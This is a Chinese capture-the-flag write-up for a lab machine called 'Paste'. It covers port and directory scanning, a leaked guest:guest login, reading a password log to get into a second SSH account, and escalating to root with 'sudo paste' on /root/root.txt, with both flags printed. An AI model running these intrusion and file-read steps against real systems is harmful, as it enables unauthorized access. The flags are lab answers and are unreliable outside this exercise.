信息收集

```
┌──(root㉿kali)-[~]
└─# nmap 10.22.23.149 -p- -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 03:31 EDT
Nmap scan report for 10.22.23.149
Host is up (0.00022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:62:3C:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 220; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.96 seconds
```

```
D:\03_tools\04_infomation\05_dir>python D:\03_tools\04_infomation\05_dir\dirsearch-master\dirsearch.py -l D:\03_tools\04_infomation\05_dir\url.txt -x 405,400,403,429,401,404,501-599

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12295

Target: http://10.22.23.149/

[15:32:53] Scanning:
[15:32:58] 200 -    9KB - /index.html
[15:33:00] 200 -     8B - /password.log

Task Completed

D:\03_tools\04_infomation\05_dir>pause
请按任意键继续. . .
```

User

01_FTP

我们首先尝试访问 FTP

```
ftp 10.22.23.149
```

```
┌──(root㉿kali)-[~]
└─# ftp 10.22.23.149
Connected to 10.22.23.149.
220 220 Welcome to FTP Service Please use guest:guest to login
Name (10.22.23.149:root):
```

发现直接泄露了一组账号密码 `guest:guest`

但是guest权限过低，没法上传和修改文件

```
┌──(root㉿kali)-[~]
└─# ftp 10.22.23.149
Connected to 10.22.23.149.
220 220 Welcome to FTP Service Please use guest:guest to login
Name (10.22.23.149:root): guest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||32950|)
150 Here comes the directory listing.
dr-xr-xr-x    2 1001     1001         4096 Jul 13 05:12 .
dr-xr-xr-x    2 1001     1001         4096 Jul 13 05:12 ..
226 Directory send OK.
```

然后突然间发现，`guest:guest` 这个账号竟然能够连上 ssh！！！

```
┌──(root㉿kali)-[~]
└─# ssh guest@10.22.23.149
guest@10.22.23.149's password:
Linux Paste 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 17 23:26:35 2025 from 10.22.23.150
guest@Paste:~$ cd /home
guest@Paste:/home$ ls
film  guest
guest@Paste:/home$ 11
```

但是在`guest`界面没有看到`flag`，那接下来肯定是要进`film`的

然后就开始到处翻，倒是啥也没看到

02_Web

这个时候发现好像从到到尾没怎么注意过 `web` 端

于是回过头去看web端

Web端是一个密码生成器，在主界面点击生成和复制后，会将密码生成至 /password.log 处

那既然是密码生成器，反正又找不到其他东西，那就试试 `film` 的密码是不是这个

然后就登上了。。。

```
ssh film@10.22.23.149
```

```
┌──(root㉿kali)-[~]
└─# ssh film@10.22.23.149
film@10.22.23.149's password:
Linux Paste 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 18 00:43:31 2025 from 10.22.23.146
film@Paste:~$ cd /home/film/
film@Paste:~$ ls
user.txt
film@Paste:~$ cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
```

```
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
```

Root

先 sudo -l 看看有啥能用的

```
sudo -l
```

发现 paste 能用


去 GTFOBins 搜搜看 paste | GTFOBins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo paste $LFILE
```

```
LFILE=/root/root.txt
sudo paste $LFILE
```




```
flag{root-6ab2177cfaffa72807624d043ecb6c13}
```